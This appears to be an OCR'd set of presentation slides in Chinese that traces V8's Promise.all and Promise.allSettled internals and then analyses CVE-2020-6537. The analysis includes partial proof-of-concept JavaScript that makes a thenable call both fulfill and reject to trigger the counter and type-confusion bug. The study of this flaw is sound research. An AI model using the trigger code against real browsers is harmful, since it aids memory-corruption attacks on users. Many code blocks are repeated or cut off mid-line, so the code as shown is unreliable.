        nativeContext, i, constructor, capability, promiseResolveFunction,
        createResolveElementFunctor, createRejectElementFunctor)
        otherwise Reject;
  } [...]
}
```

Promise

Promise All

不過傳入的 Resolve 跟 Reject Functor 不一樣

```
// ES#sec-promise.all
transitioning javascript builtin PromiseAll(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllResolveElementFunctor{},
      PromiseAllRejectElementFunctor{}, 'Promise.all');
}
```

```
// ES#sec-promise.allsettled
// Promise.allSettled ( iterable )
transitioning javascript builtin PromiseAllSettled(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllSettledResolveElementFunctor{},
      PromiseAllSettledRejectElementFunctor{}, 'Promise.allSettled');
}
```

```
transitioning macro GeneratePromiseAll<F1: type, F2: type>(
    implicit context: Context)(receiver: JSAny, iterable: JSAny,
    createResolveElementFunctor: F1, createRejectElementFunctor: F2,
    message: constexpr string): JSAny {
  [...]

  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);

  const constructor = UnsafeCast<Constructor>(receiver);

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor);

    let i = iterator::GetIterator(iterable);

    return PerformPromiseAll(
        nativeContext, i, constructor, capability, promiseResolveFunction,
        createResolveElementFunctor, createRejectElementFunctor)
        otherwise Reject;
  } [...]
}
```

Promise

Promise All

```
transitioning macro GeneratePromiseAll<F1: type, F2: type>(
    implicit context: Context)(receiver: JSAny, iterable: JSAny,
    createResolveElementFunctor: F1, createRejectElementFunctor: F2,
    message: constexpr string): JSAny {
  [...]

  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);

  const constructor = UnsafeCast<Constructor>(receiver);

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor);

    let i = iterator::GetIterator(iterable);

    return PerformPromiseAll(
        nativeContext, i, constructor, capability, promiseResolveFunction,
        createResolveElementFunctor, createRejectElementFunctor)
        otherwise Reject;
  } [...]
}
```

將 receiver casting 成 constructor

Promise

Promise All

```
transitioning macro GeneratePromiseAll<F1: type, F2: type>(
    implicit context: Context)(receiver: JSAny, iterable: JSAny,
    createResolveElementFunctor: F1, createRejectElementFunctor: F2,
    message: constexpr string): JSAny {
  [...]

  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);

  const constructor = UnsafeCast<Constructor>(receiver);

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor);

    let i = iterator::GetIterator(iterable);

    return PerformPromiseAll(
        nativeContext, i, constructor, capability, promiseResolveFunction,
        createResolveElementFunctor, createRejectElementFunctor)
        otherwise Reject;
  } [...]
}
```

取得 constructor.resolve，舉例來說

Promise.resolve

Promise

Promise All

```
transitioning macro GeneratePromiseAll<F1: type, F2: type>(
    implicit context: Context)(receiver: JSAny, iterable: JSAny,
    createResolveElementFunctor: F1, createRejectElementFunctor: F2,
    message: constexpr string): JSAny {
  [...]

  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);

  const constructor = UnsafeCast<Constructor>(receiver);

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor):

    let i = iterator::GetIterator(iterable);

    return PerformPromiseAll(
        nativeContext, i, constructor, capability, promiseResolveFunction,
        createResolveElementFunctor, createRejectElementFunctor)
        otherwise Reject;
  } [...]
}
```

即是傳入的 Promise array 的 iterator

Promise

Promise All

Pseudo Code
(For Promise.allSettled)

```
def PerformPromiseAll(
    nativeContext,
    iter,                   # [Promise1, Promise2, ...]
    promiseResolveFunction # Promise.resolve
    createResolveElementFunctor,
    createRejectElementFunctor) {

    resolveElementContext = {
        "ElementRemaining": 1,
        "Values": []
    }

    for promise in iter:
        resolveElementContext['ElementRemaining'] += 1

        resolve = createResolveElementFunctor.closure
        reject = createRejectElementFunctor.closure
        # resolve = PromiseAllSettledResolveElementClosure
        # reject = PromiseAllSettledRejectElementClosure

        nextPromise = Reflect.apply(Promise.resolve, promise, [])
        nextPromise.then(resolve, reject)
}
```

Promise

Promise All

```
def PerformPromiseAll(
    nativeContext,
    iter,                    # [Promis
    promiseResolveFunction # Promise
    createResolveElementFunctor,
    createRejectElementFunctor) {

    resolveElementContext = {
        "ElementRemaining": 1,
        "Values": []
    }

    for promise in iter:
        resolveElementContext['ElementRemaining'] += 1

        resolve = createResolveElementFunctor.closure
        reject = createRejectElementFunctor.closure
        # resolve = PromiseAllSettledResolveElementClosure
        # reject = PromiseAllSettledRejectElementClosure

        nextPromise = Reflect.apply(Promise.resolve, promise, [])
        nextPromise.then(resolve, reject)
}
```

```
static resolve(value) {
    return {
        then: (fulfill, reject) => {
            try {
                fulfill(value);
            } catch (error) {
                reject(error);
            }
        }
    };
}
```

```
transitioning macro PerformPromiseAll<F1: type, F2: type>([...]):
{
  const resolveElementContext =
      CreatePromiseAllResolveElementContext(capability, nativeContext);

  [...]
  try {
    while (true) {
      let nextValue: JSAny;
      try {
        const next: JSReceiver = iterator::IteratorStep(
            iter, fastIteratorResultMap) otherwise goto Done;
        nextValue = iterator::IteratorValue(next, fastIteratorResultMap);
      } [...]

      *ContextSlot(
          resolveElementContext,
          PromiseAllResolveElementContextSlots::
              kPromiseAllResolveElementRemainingSlot) += 1;

      const resolveElementFun = createResolveElementFunctor.Call(
          resolveElementContext, nativeContext, index, capability);
      const rejectElementFun = createRejectElementFunctor.Call(
          resolveElementContext, nativeContext, index, capability);

        const nextPromise =
            CallResolve(constructor, promiseResolveFunction, nextValue);
        const then = GetProperty(nextPromise, kThenString);
        const thenResult = Call(
            nativeContext, then, nextPromise, resolveElementFun,
            rejectElementFun);
      } [...]
    }
}
```

Promise

Promise All

```
transitioning macro PerformPromiseAll<F1: type, F2: type>([...]):
{
  const resolveElementContext =
      CreatePromiseAllResolveElementContext(capability, nativeContext);

  [...]
  try {
    while (true) {
      let nextValue: JSAny;
      try {
        const next: JSReceiver = iterator::IteratorStep(
            iter, fastIteratorResultMap) otherwise goto Done;
        nextValue = iterator::IteratorValue(next, fastIteratorResultMap);
      } [...]

      *ContextSlot(
          resolveElementContext,
          PromiseAllResolveElementContextSlots::
              kPromiseAllResolveElementRemainingSlot) += 1;

      const resolveElementFun = createResolveElementFunctor.Call(
          resolveElementContext, nativeContext, index, capability);
      const rejectElementFun = createRejectElementFunctor.Call(
          resolveElementContext, nativeContext, index, capability);

        const nextPromise =
            CallResolve(constructor, promiseResolveFunctio
        const then = GetProperty(nextPromise, kThenString)
        const thenResult = Call(
            nativeContext, then, nextPromise, resolveEleme
            rejectElementFun);
      } [...]
    }
}
```

Resolve 與 reject handler 的底層實作

```
// ES#sec-promise.allsettled
// Promise.allSettled ( iterable )
transitioning javascript builtin PromiseAllSettled(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllSettledResolveElementFunctor{},
      PromiseAllSettledRejectElementFunctor{}, 'Promise.allSettled');
}
```

Promise

Promise All

```
transitioning javascript builtin PromiseAllSettledResolveElementClosure(
    js-implicit context: Context, receiver: JSAny, target: JSFunction)(
    value: JSAny): JSAny {
  const context = %RawDownCast<PromiseAllResolveElementContext>(context);
  return PromiseAllResolveElementClosure(
      value, target, PromiseAllSettledWrapResultAsFulfilledFunctor{});
}
```

Promise wrapper function 最後都會呼叫到
PromiseAllResolveElementClosure

```
// Promise combinators:
{
  Handle<SharedFunctionInfo> info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseAllResolveElementClosure, 1);
  set_promise_all_resolve_element_shared_fun(*info);

  info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseAllSettledResolveElementClosure, 1);
  set_promise_all_settled_resolve_element_shared_fun(*info);

  info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseAllSettledRejectElementClosure, 1);
  set_promise_all_settled_reject_element_shared_fun(*info);

  info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseAnyRejectElementClosure, 1);
  set_promise_any_reject_element_shared_fun(*info);
}
```


Setup 時初始化 Promise 的 share function

```
struct PromiseAllSettledResolveElementFunctor {
  macro Call(
      implicit context: Context)(
      resolveElementContext: PromiseAllResolveElementContext,
      nativeContext: NativeContext, index: Smi,
      _capability: PromiseCapability): Callable {
    return CreatePromiseAllResolveElementFunction(
        resolveElementContext, index, nativeContext,
        PromiseAllSettledResolveElementSharedFunConstant());
  }
}
```

Functor.Call 會回傳 share function object

Promise

Promise All



圖： https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Typhoon-Mangkhut-One-Click-Remote-Universal-Root-Formed-With-Two-Vulnerabilities.pdf

Promise

Promise All

- (純補充)
- 一共有 3 個 Closure
  - PromiseAllResolveElementClosure
    - 沒 reject 是因為一個被 reject 就直接回傳
  - PromiseAllSettledResolveElementClosure
  - PromiseAllSettledRejectElementClosure

```
transitioning javascript builtin PromiseAllResolveElementClosure(
    js-implicit context: Context, receiver: JSAny, target: JSFunction)(
    value: JSAny): JSAny {
  const context = %RawDownCast<PromiseAllResolveElementContext>(context);
  return PromiseAllResolveElementClosure(
      value, target, PromiseAllWrapResultAsFulfilledFunctor{});
}

transitioning javascript builtin PromiseAllSettledResolveElementClosure(
    js-implicit context: Context, receiver: JSAny, target: JSFunction)(
    value: JSAny): JSAny {
  const context = %RawDownCast<PromiseAllResolveElementContext>(context);
  return PromiseAllResolveElementClosure(
      value, target, PromiseAllSettledWrapResultAsFulfilledFunctor{});
}

transitioning javascript builtin
(
    js-implicit context: Context, receiver: JSAny, target: JSFunction)(
    value: JSAny): JSAny {
  const context = %RawDownCast<PromiseAllResolveElementContext>(context);
  return PromiseAllResolveElementClosure(
      value, target, PromiseAllSettledWrapResultAsRejectedFunctor{});
}
```

Promise

Promise All

- (純補充)
- 一共有 3 個 Closure
  - PromiseAllResolveElementClosure
    - 沒 reject 是因為一個被 reject 就直接回傳
  - PromiseAllSettledResolveElementClosure
  - PromiseAllSettledRejectElementClosure

Promise

Promise All

- (純補充)
- 實際上都會展開另一個叫做 “PromiseAllResolveElementClosure” 的 macro
- 下斷點時還是會需要斷在 Builtins_Promise{AllResolveElement, …}Closure

```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: PromiseAllResolveElementContext)(value: JSAny,
    function: JSFunction, wrapResultFunctor: F): JSAny {

  const identityHash =
      LoadJSReceiverIdentityHash(function) otherwise unreachable;
  const index = Signed(ChangeUint32ToWord(identityHash)) - 1;
  [...]
```

Promise

Promise All

Pseudo Code

```
def PromiseAllResolveElementClosure(
    index,
    wrapResultFunctor) {

    values = resolveElementContext['values']
    remainingElementsCount = resolveElementContext['ElementRemaining']

    if values[index] == PromiseHole:
        return

    resolveElementContext['values'][index] = wrapResultFunctor()
    resolveElementContext['ElementRemaining'] -= 1

    if resolveElementContext['ElementRemaining'] == 0:
        resolve = resolveElementContext['Capability'].resolve
        valuesArray = NewJSArray(arrayMap, values)
        resolve(values)
}
```

```
class MyClass {
    constructor(executor) {
        function resolve() { /* ... */ }
        function reject() { /* ... */ }
        executor(resolve, reject);
    }
}
```

Promise

Promise All

```
def PromiseAllResolveElementClosure(
    index,
    wrapResultFunctor) {

    values = resolveElementContext['values']
    remainingElementsCount = resolveElementContext['ElementRemaining']

    if values[index] == PromiseHole:
        return

    resolveElementContext['values'][index] = wrapResultFunctor()
    resolveElementContext['ElementRemaining'] -= 1

    if resolveElementContext['ElementRemaining'] == 0:
        resolve = resolveElementContext['Capability'].resolve
        valuesArray = NewJSArray(arrayMap, values)
        resolve(values)
}
```

```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: PromiseAllResolveElementContext)(value: JSAny,
    function: JSFunction, wrapResultFunctor: F): JSAny {

  let remainingElementsCount = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementRemainingSlot);

  let values = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot);

  if (values.objects[index] != PromiseHole) {
    return Undefined;
  }

  [...]
  const updatedValue = wrapResultFunctor.Call(nativeContext, value);
  values.objects[index] = updatedValue;

  remainingElementsCount = remainingElementsCount - 1;

  if (remainingElementsCount == 0) {
    const capability = *ContextSlot(
        context,
        PromiseAllResolveElementContextSlots::
            kPromiseAllResolveElementCapabilitySlot);
    const resolve = UnsafeCast<JSAny>(capability.resolve);

    [...]
    const valuesArray = NewJSArray(arrayMap, values);
    Call(context, resolve, Undefined, valuesArray);
  }
  [...]
}
```

Promise

Promise All

```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: PromiseAllResolveElementContext)(value: JSAny,
    function: JSFunction, wrapResultFunctor: F): JSAny {

  let remainingElementsCount = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementRemainingSlot);

  let values = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot);

  if (values.objects[index] != PromiseHole) {
    return Undefined;
  }

  [...]
  const updatedValue = wrapResultFunctor.Call(nativeContext, value);
  values.objects[index] = updatedValue;

  remainingElementsCount = remainingElementsCount - 1;

  if (remainingElementsCount == 0) {
    const capability = *ContextSlot(
        context,
        PromiseAllResolveElementContextSlots::
            kPromiseAllResolveElementCapabilitySlot);
    const resolve = UnsafeCast<JSAny>(capability.resolve);

    [...]
    const valuesArray = NewJSArray(arrayMap, values);
    Call(context, resolve, Undefined, valuesArray);
  }
  [...]
}
```

誒... 怎麼又有 resolve？

Promise

Promise All

找一下在哪邊被 assign

```
// Promises:
{
  [...]

  info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseGetCapabilitiesExecutor, 2);
  set_promise_get_capabilities_executor_shared_fun(*info);
}
```

Setup 時初始化 Promise 的 share function

```
transitioning javascript builtin PromiseGetCapabilitiesExecutor(
    js-implicit context: Context, receiver: JSAny)(resolve: JSAny,
    reject: JSAny): JSAny {
  const capability: PromiseCapability =
      *ContextSlot(context, FunctionContextSlot::kCapabilitySlot);

  capability.resolve = resolve;
  capability.reject = reject;
  return Undefined;
}
```

定義在與 executor 相關的 builtin function

Promise

Promise All

```
transitioning macro GeneratePromiseAll(...) {
  [...]
  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);
  const capability = NewPromiseCapability(receiver, False);
  [...]
}

transitioning builtin NewPromiseCapability(...) {
    return InnerNewPromiseCapability(constructor, debugEvent);
}
```

```
transitioning macro InnerNewPromiseCapability(
    implicit context: Context)(constructor: HeapObject,
    debugEvent: Boolean): PromiseCapability {
  [...] else {
    const capability = CreatePromiseCapability(Undefined, Undefined, Undefined);
    const executorContext =
        CreatePromiseCapabilitiesExecutorContext(nativeContext, capability);
    const executorInfo = PromiseGetCapabilitiesExecutorSharedFunConstant();
    const functionMap =
        *NativeContextSlot(
        nativeContext,
        ContextSlot::STRICT_FUNCTION_WITHOUT_PROTOTYPE_MAP_INDEX);
    const executor = AllocateFunctionWithMapAndContext(
        functionMap, executorInfo, executorContext);

    const promiseConstructor = UnsafeCast<Constructor>(constructor);
    const promise = Construct(promiseConstructor, executor);
    capability.promise = promise;
    [...]
    return capability;
  }
}
```

Promise

Promise All

```
transitioning macro GeneratePromiseAll(...) {
  [...]
  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);
  const capability = NewPromiseCapability(receiver, False);
  [...]
}

transitioning builtin NewPromiseCapability(...) {
    return InnerNewPromiseCapability(constructor, debugEvent);
}
```

```
transitioning macro InnerNewPromiseCapability(
    implicit context: Context)(constructor: HeapObject,
    debugEvent: Boolean): PromiseCapability {
  [...] else {
    const capability = CreatePromiseCapability(Undefined, Undefined, Undefined);
    const executorContext =
        CreatePromiseCapabilitiesExecutorContext(nativeContext, capability);
    const executorInfo = PromiseGetCapabilitiesExecutorSharedFunConstant();
    const functionMap =
        *NativeContextSlot(
        nativeContext,
        ContextSlot::STRICT_FUNCTION_WITHOUT_PROTOTYPE_MAP_INDEX);
    const executor = AllocateFunctionWithMapAndContext(
        functionMap, executorInfo, executorContext);

    const promiseConstructor = UnsafeCast<Constructor>(constructor);
    const promise = Construct(promiseConstructor, executor);
    capability.promise = promise;
    [...]
    return capabilit
  }
}
```

呼叫 constructor(executor)，而 executor 即是 PromiseGetCapabilitiesExecutor()

Promise

Promise All

```
transitioning macro GeneratePromiseAll(...) {
  [...]
  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);
  const capability = NewPromiseCapability(receiver, False);
  [...]
}

transitioning builtin NewPromiseCapability(...) {
    return InnerNewPromiseCapability(constructor, debugEvent);
}
```

```
transitioning macro InnerNewPromiseCapability(
    implicit context: Context)(constructor: HeapObject,
    debugEvent: Boolean): PromiseCapability {
  [...] else {
    const capability = CreatePromiseCapability(Undefined, Undefined,
    const executorContext =
        CreatePromiseCapabilitiesExecutorContext(nativeContext, capa
    const executorInfo = PromiseGetCapabilitiesExecutorSharedFunCons
    const functionMap =
        *NativeContextSlot(
        nativeContext,
        ContextSlot::STRICT_FUNCTION_WITHOUT_PROTOTYPE_MAP_INDEX);
    const executor = AllocateFunctionWithMapAndConte
        functionMap, executorInfo, executorContext);

    const promiseConstructor = UnsafeCast<Constructo
    const promise = Construct(promiseConstructor, ex
    capability.promise = promise;
    [...]
    return capability;
  }
}
```

這邊是以 MyClass 為例，而 Promise 自己會實作 resolve 與 reject handler

```
class MyClass {
    constructor(executor) {
        function resolve() { /* ... */ }
        function reject() { /* ... */ }
        executor(resolve, reject);
    }
}
```

```
transitioning javascript builtin PromiseGetCapabilitiesExecutor(
    js-implicit context: Context, receiver: JSAny)(resolve: JSAny,
    reject: JSAny): JSAny {
  const capability: PromiseCapability =
      *ContextSlot(context, FunctionContextSlot::kCapabilitySlot);

  capability.resolve = resolve;
  capability.reject = reject;
  return Undefined;
}
```

Promise

Promise All


```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: PromiseAllResolveElementContext)(value: JSAny,
    function: JSFunction, wrapResultFunctor: F): JSAny {

  let remainingElementsCount = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementRemainingSlot);

  let values = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot);

  if (values.objects[index] != PromiseHole) {
    return Undefined;
  }

  [...]
  const updatedValue = wrapResultFunctor.Call(nativeCont
  values.objects[index] = updatedValue;

  remainingElementsCount = remainingElementsCount - 1;

  if (remainingElementsCount == 0) {
    const capability = *ContextSlot(
        context,
        PromiseAllResolveElementContextSlots::
            kPromis
    const resolve =

    [...]
    const valuesArray = NewJSArray(arrayMap, values);
    Call(context, resolve, Undefined, valuesArray);
  }
  [...]
}
```

```
class MyClass {
    constructor(executor) {
        function resolve() { /* ... */ }
        function reject() { /* ... */ }
        executor(resolve, reject);
    }
}
```

當沒 element，就會呼叫到 resolve

Promise

Promise All



有沒有辦法讓 resolveElementFun 以及 rejectElementFun 都被呼叫到 🤔

→處理 Promise 時觸發兩次 remainingElementsCount 的更新

圖：https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Typhoon-Mangkhut-One-Click-Remote-Universal-Root-Formed-With-Two-Vulnerabilities.pdf

Promise

CVE-2020-6537

- 透過客製化 callback，讓 Promise.allSettled 在處理 Promise 時同時 fulfill (resolve) 以及 reject，導致紀錄剩餘 element 的 counter 被更新兩次
- 在 counter = 0 時會回傳 Promise 結果，如果能提前拿到該結果陣列，就會有潛在的問題

```
static resolve(value) {
    return {
        then: (fulfill, reject) => {
            try {
                fulfill(value);
            } catch (error) {
                reject(error);
            }
        }
    };
}
```

```
static resolve(value) {
    return {
        then: (fulfill, reject) => {
            fulfill(value); reject(value);
        }
    };
}
```

Promise

CVE-2020-6537

- 此外還需要有一個條件，在回傳後 values slot 沒有被清空
  - 在新版本會被 assign EmptyFixedArray

```
if (remainingElementsCount == 0) {
  const capability = UnsafeCast<PromiseCapability>(
      context.elements[PromiseAllResolveElementContextSlots::
                           kPromiseAllResolveElementCapabilitySlot]);
  const resolve = UnsafeCast<JSAny>(capability.resolve);
  const arrayMap = UnsafeCast<Map>(
      nativeContext
          .elements[NativeContextSlot::JS_ARRAY_PACKED_ELEMENTS_MAP_INDEX]);
  const valuesArray = NewJSArray(arrayMap, values);
  Call(context, resolve, Undefined, valuesArray);
}
```

舊版

```
if (remainingElementsCount == 0) {
  const capability = *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementCapabilitySlot);
  const resolve = UnsafeCast<JSAny>(capability.resolve);
  const arrayMap =
      *NativeContextSlot(
      nativeContext, ContextSlot::JS_ARRAY_PACKED_ELEMENTS_MAP_INDEX);

  // After this point, values escapes to user code. Clear the slot.
  *ContextSlot(
      context,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot) = kEmptyFixedArray;

  const valuesArray = NewJSArray(arrayMap, values);
  Call(context, resolve, Undefined, valuesArray);
```

新版

Promise


CVE-2020-6537

- Exploit 的方式沒細看
  - 透過 arr[0x10000] = 1 的方式讓型態為 FixedArray 的結果陣列變成 NumberDictionary，後續使用時就會有 Type Confusion

```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: Context)(
    value: JSAny, function: JSFunction, wrapResultFunctor: F): JSAny {
  [...]
  const updatedValue = wrapResultFunctor.Call(nativeContext, value); // [3]

  const identityHash =
      LoadJSReceiverIdentityHash(function) otherwise unreachable;
  const index = identityHash - 1;

  [...]
  const valuesArray = UnsafeCast<JSArray>(
      context[PromiseAllResolveElementContextSlots::
                  kPromiseAllResolveElementValuesArraySlot]);
  const elements = UnsafeCast<FixedArray>(valuesArray.elements);   // [4]
  const valuesLength = Convert<intptr>(valuesArray.length);
  if (index < valuesLength) {
    elements.objects[index] = updatedValue;                         // [5]
  }

  [...]
}
```

V8 假設結果陣列是 JSArray

Type confusion 發生處的程式碼片段



圖：https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Typhoon-Mangkhut-One-Click-Remote-Universal-Root-Formed-With-Two-Vulnerabilities.pdf

Promise

CVE-2020-6537

```
function custom_resolve(arr){
console.log("custom_resolve called");
arr[0x10000] = 1;
// %DebugPrint(arr);
}
```

- PoC 參考該文章的一些細節，但透過 Reflect.apply 沒辦法觸發，所以走另一條
  - 1. class MyCls **extend Promise**
  - 2. **MyCls**.allSettled(…)
  - 因為要能控 constructor 才能給自定義的 resolve 與 reject
- 改 Promise.allSettled.call(MyCls, …) 也可以

```
MyCls extends Promise {
nstructor(executor) {
    function custom_resolve(arr) {
        console.log("custom_resolve called");
    }
    function custom_reject() {
        console.log("custom_reject called");
    }
    executor(custom_resolve, custom_reject);
    super(executor);
}

static resolve() {
    return {
        then: (fulfill, reject) => {
            console.log("call fulfill");
            fulfill();
            console.log("call reject");
            reject();
        }
```

```
// ES#sec-promise.allsettled
// Promise.allSettled ( iterable )
transitioning javascript builtin PromiseAllSettled(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllSettledResolveElementFunctor{},
      PromiseAllSettledRejectElementFunctor{}, 'Promise.allSettled');
}
```

```
.then(arr => {
    console.log("then");
});
```

Promise

CVE-2020-6537

```
function custom_resolve(arr){
console.log("custom_resolve called");
arr[0x10000] = 1;
// %DebugPrint(arr);
}
```

```
class MyCls extends Promise {
constructor(executor) {
    function custom_resolve(arr) {
        console.log("custom_resolve called");
    }
    function custom_reject() {
        console.log("custom_reject called");
    }
    executor(custom_resolve, custom_reject);
    super(executor);
}

static resolve() {
    return {
        then: (fulfill, reject) => {
            console.log("call fulfill");
            fulfill();
            console.log("call reject");
            reject();
        }
```

```
def PromiseAllResolveElementClosure(
    index,
    wrapResultFunctor) {

    values = resolveElementContext['values']
    remainingElementsCount = resolveElementContext['ElementRemaining']

    if values[index] == PromiseHole:
        return

    resolveElementContext['values'][index] = wrapResultFunctor()
    resolveElementContext['ElementRemaining'] -= 1

    if resolveElementContext['ElementRemaining'] == 0:
        resolve = resolveElementC
        valuesArray = NewJSArray(
        resolve(values)
}
```

```
def PerformPromiseAll(
    nativeContext,
    iter,                  # [Promise1, Promise2, ...]
    promiseResolveFunction # Promise.resolve
    createResolveElementFunctor,
    createRejectElementFunctor) {

    resolveElementContext = {
        "ElementRemaining": 1,
        "Values": []
    }
```

```
// ES#sec-promise.allsettled
// Promise.allSettled ( iterable )
transitioning javascript builtin PromiseAllSettled(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllSettledResolveElementFunctor{},
      PromiseAllSettledRejectElementFunctor{}, 'Promise.allSettled');
```

```
.then(arr => {
    console.log("then");
});
```

Promise

CVE-2020-6537

```
class MyCls extends Promise {
    constructor(executor) {
        function custom_resolve(arr) {
            console.log("custom_resolve called");
        }
        function custom_reject() {
            console.log("custom_reject called");
        }
        executor(custom_resolve, custom_reject);
        super(executor);
    }
```

不會被 Promise 自己 resolve 與 reject handler 的 overwrite 掉嗎？

Promise

CVE-2020-6537

